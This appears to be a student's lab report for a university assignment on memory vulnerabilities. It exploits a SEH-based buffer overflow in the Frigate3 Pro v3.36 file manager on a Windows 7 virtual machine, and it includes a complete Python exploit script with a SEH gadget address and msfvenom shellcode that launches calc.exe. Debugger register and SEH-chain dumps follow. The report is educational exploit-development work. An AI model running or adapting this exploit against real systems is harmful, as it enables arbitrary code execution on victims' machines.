Name : C NAVEEN

Reg.No : 19BCE7028

ASSIGNMENT – 10

Lab experiment - Working with the memory vulnerabilities – Part IV

Task

- **Download Frigate3_Pro_v36 from teams (check folder named 17.04.2021).**
- **Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.**
- **Install Immunity debugger or ollydbg in windows7**
- **Install Frigate3_Pro_v36 and Run the same**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploiT2.py- check today's folder) to generate the payload**

Analysis

- **Try to crash the Frigate3_Pro_v36 and exploit it.**
- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**

  Example:

  ```
  msfvenom -a x86 --platform windows -p windows/exec
  CMD=calc -e x86/alpha_mixed -b
  "\x00\x14\x09\x0a\x0d" -f python
  ```
- **Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below**
- **Check for EIP address**
- **Verify the starting and ending addresses of stack frame**
- **Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view → SEH**

Happy Learning!!!!!!

Payload Generation:

(1) The python code used to generate the payload

```
f= open("payload_calc.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4   5B          POP
      B                EBX

#40010C4   5D          POP
      C                EBP

#40010C4   C3          RETN
      D

#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program
Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec
```

```
CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f
python
```

```
buf = b""
buf +=
b"\x89\xe1\xdb\xc4\xd9\x71\xf4\x59\x49\x49\x49\x49\x49" buf
+= b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf +=
b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41" buf
+= b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf +=
b"\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x79\x78\x4f\x72"
```

```
buf +=
b"\x55\x50\x47\x70\x75\x50\x45\x30\x6d\x59\x4b\x55\x46" buf
+= b"\x51\x69\x50\x33\x54\x4e\x6b\x62\x70\x44\x70\x4c\x4b"
buf +=
b"\x56\x32\x36\x6c\x4c\x4b\x76\x32\x57\x64\x4e\x6b\x44" buf
+= b"\x32\x46\x48\x34\x4f\x4f\x47\x61\x5a\x47\x56\x70\x31"
buf +=
b"\x39\x6f\x4e\x4c\x45\x6c\x63\x51\x63\x4c\x45\x52\x56" buf
+= b"\x4c\x67\x50\x79\x51\x6a\x6f\x56\x6d\x65\x51\x6a\x67"
buf +=
b"\x78\x62\x39\x62\x30\x52\x61\x47\x6c\x4b\x32\x72\x64" buf
+= b"\x50\x6e\x6b\x61\x5a\x47\x4c\x4c\x4b\x70\x4c\x62\x31"
buf +=
b"\x31\x68\x59\x73\x77\x38\x36\x61\x4b\x61\x36\x31\x6e" buf
+= b"\x6b\x31\x49\x57\x50\x77\x71\x79\x43\x6c\x4b\x51\x59"
buf +=
b"\x52\x38\x49\x73\x76\x5a\x31\x59\x4e\x6b\x66\x54\x4e" buf
+= b"\x6b\x56\x61\x6a\x76\x55\x61\x6b\x4f\x4e\x4c\x6f\x31"
buf +=
b"\x38\x4f\x44\x4d\x47\x71\x69\x57\x70\x38\x6d\x30\x64" buf
+= b"\x35\x39\x66\x63\x33\x53\x4d\x6a\x58\x55\x6b\x63\x4d"
buf +=
b"\x76\x44\x52\x55\x6a\x44\x42\x78\x6c\x4b\x63\x68\x56" buf
+= b"\x44\x67\x71\x68\x53\x55\x36\x6c\x4b\x74\x4c\x42\x6b"
buf +=
b"\x4c\x4b\x50\x58\x67\x6c\x76\x61\x48\x53\x6e\x6b\x77" buf
+= b"\x74\x6e\x6b\x63\x31\x58\x50\x6d\x59\x73\x74\x57\x54"
buf +=
b"\x56\x44\x33\x6b\x71\x4b\x30\x61\x52\x79\x70\x5a\x42" buf
+= b"\x71\x79\x6f\x49\x70\x63\x6f\x53\x6f\x71\x4a\x4e\x6b"
buf +=
b"\x74\x52\x38\x6b\x4c\x4d\x43\x6d\x31\x7a\x45\x51\x6e" buf
+= b"\x6d\x6e\x65\x4c\x72\x57\x70\x37\x70\x47\x70\x30\x50"
buf +=
b"\x73\x58\x30\x31\x6c\x4b\x32\x4f\x4c\x47\x4b\x4f\x7a" buf
+= b"\x75\x4d\x6b\x5a\x50\x6d\x65\x49\x32\x62\x76\x70\x68"
buf +=
b"\x4d\x76\x4f\x65\x6f\x4d\x6d\x4d\x4b\x4f\x59\x45\x55" buf
+= b"\x6c\x37\x76\x43\x4c\x55\x5a\x6b\x30\x4b\x4b\x4b\x50"
buf +=
b"\x54\x35\x46\x65\x6f\x4b\x33\x77\x55\x43\x61\x62\x32"
```

```
buf +=
b"\x4f\x70\x6a\x55\x50\x33\x63\x6b\x4f\x58\x55\x61\x73" buf
+= b"\x33\x51\x70\x6c\x71\x73\x47\x70\x41\x41"
```

```
payload_calc = junk + nseh + seh + nops + buf
```

```
f.write(payload_calc)
f.close
```

(2) The payload generated using the above python code

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AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
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
YIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIIlyxOrU
PGpuPE0
mYKUFQiP3TNkbpDpLKV26lLKv2WdNkD2FH4OOGaZGVp19oNLElcQc
LERVLg

PyQjoVmeQjgxb9b0RaGlK2rdPnkaZGLLKpLb11hYsw86aKa61nk1I
WPwqyClK
QYR8IsvZ1YNkfTNkVajvUakONLo18ODMGqiWp8m0d59fc3SMjXUkcMv
DRUj
DBxlKchVDgqhSU6lKtLBkLKPXglvaHSnkwtnkc1XPmYstWTVD3kqK0aR
ypZBqy
oIpcoSoqJNktR8kLMCm1zEQnmneLrWp7pGp0PsX01lK2OLGKOzuMkZ
PmeI2
bvphMvOeoMmMKOYEUl7vCLUZk0KKKPT5FeoK3wUCab2OpjUP3
ckOXUas3 QplqsGpAA

Crashing the Frigate3_Pro_v36 application and opening calc.exe (Calculator) by triggering it using the above generated payload:


Windows 7 [Running] - Oracle VM VirtualBox
Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch
20 : 45 : 32
New View Edit Refresh Copy Move Delete Rename Select Favorites Search
Purchase
Stop
File Manager
about:blank
Frigate.rtf
Frigate Features.htm
List Name
Find Computer
OK
Cancel

C:\Program Files (x86)\Frigate3\

```
..
Addons       *
Data         *
Help         *
Plugins      *
ct                 exe
Frigate3           exe
unins000     *     exe
cabinet            dll
dcrawlib           dll
elpackD6           bpl
Frigate Features   htm
Frigate            rtf
Frigate3     *     elf
license            txt
rtl60              bpl
Spell        *     cfg
tb2k_d6            bpl
unacev2            dll
unins000     *     dat
unrar3             dll
vcl60              bpl
WnASPI32           dll
```

Find Computer

Computer name:)pjUP3ckOXUas3QplqsGpAA


IP Address: 0 . 0 . 0 . 0

<UP-DIR>

8,343.03 KB in 22 files


21.24 GB free on drive C 33.42%

Here you will find some advices that are to help you to master Frigate quickly and totally.



Before Execution (Exploitation):

Attaching the debugger (Immunity debugger) to the application Frigate3_Pro_v36 and analysing the address of various registers:


Windows 7 [Running] - Oracle VM VirtualBox
Immunity Debugger - Frigate3.exe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
CPU - thread 000008E8, module ntdll
Paused

```
7795000D C3              RETN
7795000E 90              NOP
7795000F 90              NOP
77950010 90              NOP
77950011 90              NOP
77950012 90              NOP
77950013 90              NOP
77950014 90              NOP
77950015 90              NOP
77950016 90              NOP
77950017 90              NOP
77950018 90              NOP
77950019 90              NOP
7795001A 90              NOP
7795001B 90              NOP
7795001C 90              NOP
7795001D 90              NOP
7795001E 90              NOP
7795001F 90              NOP
77950020 8B4C24 04       MOV ECX,DWORD PTR SS:[ESP+4]
77950024 F641 04 06      TEST BYTE PTR DS:[ECX+4],6
77950028 74 05           JE SHORT ntdll.7795002F
7795002A E8 811D0100     CALL ntdll.ZwTestAlert
7795002F B8 01000000     MOV EAX,1
77950034 C2 1000         RETN 10
77950037 90              NOP
77950038 8D8424 DC020000 LEA EAX,DWORD PTR SS:[ESP+2DC]
7795003F 64:8B0D 0000000 MOV ECX,DWORD PTR FS:[0]
77950046 BA 20009577     MOV EDX,ntdll.77950020
7795004B 8908            MOV DWORD PTR DS:[EAX],ECX
7795004D 8950 04         MOV DWORD PTR DS:[EAX+4],EDX
77950050 64:A3 00000000  MOV DWORD PTR FS:[0],EAX
77950056 58              POP EAX
77950057 8D7C24 0C       LEA EDI,DWORD PTR SS:[ESP+C]
7795005B FFD0            CALL EAX
7795005D 8B8F CC020000   MOV ECX,DWORD PTR DS:[EDI+2CC]
77950063 64:890D 0000000 MOV DWORD PTR FS:[0],ECX
7795006A 6A 01           PUSH 1
7795006C 57              PUSH EDI
7795006D E8 6EFE0000     CALL ntdll.ZwContinue
77950072 8BF0            MOV ESI,EAX
77950074 56              PUSH ESI
77950075 E8 2B6E0300     CALL ntdll.RtlRaiseStatus
7795007A ^EB F8          JMP SHORT ntdll.77950074
7795007C C2 1000         RETN 10
7795007F 90              NOP
77950080 64:8B0D 3000000 MOV ECX,DWORD PTR FS:[30]
77950087 8B49 10         MOV ECX,DWORD PTR DS:[ECX+10]
7795008A F641 0A 08      TEST BYTE PTR DS:[ECX+A],8
7795008E 75 15           JNZ SHORT ntdll.779500A5
77950090 FF7424 0C       PUSH DWORD PTR SS:[ESP+C]
77950094 FF7424 08       PUSH DWORD PTR SS:[ESP+8]
Return to 779DF826 (ntdll.779DF826)
```


```
Registers (FPU)
EAX 7EFDA000
ECX 00000000
EDX 779DF7EA ntdll.DbgUiRemoteBr
EBX 00000000
ESP 03FAFF5C
EBP 03FAFF88
ESI 00000000
EDI 00000000
EIP 7795000D ntdll.7795000D
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDA000(FFF
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (000
EFL 00000246 (NO,NB,E,BE,NS,PE,
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S
FST 0000  Cond 0 0 0 0  Err 0 0
FCW 027F  Prec NEAR,53  Mask
```

```
Address  Hex dump                ASCII
0059F000 00 10 B9 00 00 00 40 00 .▶╢...@.
0059F008 00 00 00 00 00 00 00 00 ........
0059F010 00 00 40 00 00 00 00 00 ..@.....
0059F018 30 01 00 00 08 00 00 00 0☺..◘...
0059F020 9C 2C 40 00 08 2D 40 00 £,@.◘-@.
0059F028 34 2D 40 00 81 17 8B C0 4-@.ü↨ï└
0059F030 FF FF FF FF B0 4F 40 00     ░O@.
```

```
03FAFF5C 779DF826 &°¥w RETURN to ntdll.779DF8
03FAFF60 747EA2B0 ░ó~t
03FAFF64 00000000 ....
03FAFF68 00000000 ....
03FAFF6C 00000000 ....
03FAFF70 03FAFF60 `ÿú♥
03FAFF74 00000000 ....
03FAFF78 03FAFFC4 ─ÿú♥ Pointer to next SEH rec
03FAFF7C 779B1FCD =▲›w SE handler
```


```
[21:05:24] Attached process paused at ntdll.DbgBreakPoint
```

Checking for EIP address



```
Registers (FPU)
EAX 7EFDA000
ECX 00000000
EDX 779DF7EA ntdll.DbgUiRemoteB
EBX 00000000
ESP 03FAFF5C
EBP 03FAFF88
ESI 00000000
EDI 00000000
EIP 7795000D ntdll.7795000D
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDA000(FFF
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (000
EFL 00000246 (NO,NB,E,BE,NS,PE,
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
```


Verifying the SHE chain.



```
SEH chain of thread 000...
Address   SE handler
03FAFF78  ntdll.779B1ECD
03FAFFC4  ntdll.779B1ECD
```


<u>After Execution (Exploitation):</u>

Analysing the address of various registers:




```
Windows 7 [Running] - Oracle VM VirtualBox
Immunity Debugger - Frigate3.exe
CPU - main thread, module rtl60

40006834  8B4A F8         MOV ECX,DWORD PTR DS:[EDX-8]
40006837  49              DEC ECX
40006838  7C 10           JL SHORT rtl60.4000684A
4000683A  F0:FF4A F8      LOCK DEC DWORD PTR DS:[EDX-8]           LOCK prefix
4000683E  75 0A           JNZ SHORT rtl60.4000684A
40006840  50              PUSH EAX
40006841  8D42 F8         LEA EAX,DWORD PTR DS:[EDX-8]
40006844  E8 9BC7FFFF     CALL rtl60.@System@@FreeMem$qqrpv
40006849  58              POP EAX
4000684A  C3              RETN
4000684B  90              NOP
4000684C  53              PUSH EBX
4000684D  56              PUSH ESI
4000684E  89C3            MOV EBX,EAX
40006850  89D6            MOV ESI,EDX
40006852  8B13            MOV EDX,DWORD PTR DS:[EBX]
40006854  85D2            TEST EDX,EDX
40006856  74 1A           JE SHORT rtl60.40006872
40006858  C703 00000000   MOV DWORD PTR DS:[EBX],0
4000685E  8B4A F8         MOV ECX,DWORD PTR DS:[EDX-8]
40006861  49              DEC ECX
40006862  7C 0E           JL SHORT rtl60.40006872
40006864  F0:FF4A F8      LOCK DEC DWORD PTR DS:[EDX-8]           LOCK prefix
40006868  75 08           JNZ SHORT rtl60.40006872
4000686A  8D42 F8         LEA EAX,DWORD PTR DS:[EDX-8]
4000686D  E8 72C7FFFF     CALL rtl60.@System@@FreeMem$qqrpv
40006872  83C3 04         ADD EBX,4
40006875  4E              DEC ESI
40006876 ^75 DA           JNZ SHORT rtl60.40006852
40006878  5E              POP ESI
40006879  5B              POP EBX
4000687A  C3              RETN
4000687B  90              NOP
4000687C  85D2            TEST EDX,EDX
4000687E  74 24           JE SHORT rtl60.400068A4
40006880  8B4A F8         MOV ECX,DWORD PTR DS:[EDX-8]
40006883  41              INC ECX
40006884  7F 1A           JG SHORT rtl60.400068A0
40006886  50              PUSH EAX
40006887  52              PUSH EDX
40006888  8B42 FC         MOV EAX,DWORD PTR DS:[EDX-4]
4000688B  E8 5C000000     CALL rtl60.@System@@NewAnsiString$qqri
40006890  89C2            MOV EDX,EAX
40006892  58              POP EAX
40006893  52              PUSH EDX
40006894  8B48 FC         MOV ECX,DWORD PTR DS:[EAX-4]
40006897  E8 98CBFFFF     CALL rtl60.@System@Move$qqrpxvpvi
4000689C  5A              POP EDX
4000689D  58              POP EAX
4000689E  EB 04           JMP SHORT rtl60.400068A4
400068A0  F0:FF42 F8      LOCK INC DWORD PTR DS:[EDX-8]           LOCK prefix
400068A4  8710            XCHG DWORD PTR DS:[EAX],EDX
400068A6  85D2            TEST EDX,EDX
DS:[90909088]=???
ECX=00000000

Registers (FPU)
EAX 0018F2B8
ECX 00000000
EDX 90909090
EBX 0018F2B8
ESP 0018E27C
EBP 0018F2D8
ESI 0018E290 ASCII "AAAAAAAAAAAA
EDI 057252D0 ASCII "AAAAAAAAAAAA

EIP 40006834 rtl60.40006834

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 1  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (0000
EFL 00010286 (NO,NB,NE,A,S,PE,L,

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S
FST 0120  Cond 0 0 0 1  Err 0 0
FCW 1372  Prec NEAR,64  Mask

Address   Hex dump                  ASCII
0059F000  00 10 B9 00 00 00 40 00   .▶║...@.
0059F008  00 00 00 00 00 00 00 00   ........
0059F010  00 00 40 00 00 00 00 00   ..@.....
0059F018  30 01 00 00 08 00 00 00   0☺......
0059F020  9C 2C 40 00 08 2D 40 00   £,@.◘-@.
0059F028  34 2D 40 00 81 17 8B C0   4-@.ü↨ï└
0059F030  FF FF FF FF B0 4F 40 00   ....░O@.

0018E27C  40006940  @i.@ RETURN to rtl60.400069
0018E280  0018F2B8  ╕↑.
0018E284  00000000  ....
0018E288  028CD0B0
0018E28C  400C9D3C  <¥.@ RETURN to vcl60.400C9D
0018E290  41414141  AAAA
0018E294  41414141  AAAA
0018E298  41414141  AAAA
0018E29C  41414141  AAAA

[21:22:51] Access violation when reading [90909088] - use Shift+F7/F8/F9 to pass exception to program      Paused
```

Checking for EIP address



```
Registers (FPU)
EAX 0018F2B8
ECX 00000000
EDX 90909090
EBX 0018F2B8
ESP 0018E27C
EBP 0018F2D8
ESI 0018E290 ASCII "AAAAAAAAAAAA
EDI 057252D0 ASCII "AAAAAAAAAAAA
EIP 40006834 rtl60.40006834
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 1  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (0000
EFL 00010286 (NO,NB,NE,A,S,PE,L,
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S
FST 0120  Cond 0 0 0 1  Err 0 0
FCW 1372  Prec NEAR,64  Mask
```

Verifying the SHE chain and reporting the dll loaded along with the addresses.



```
SEH chain of main thread
Address  | SE handler
0018F2A0 | rtl60.40010C4B
909020EB | *** CORRUPT ENTRY ***
```

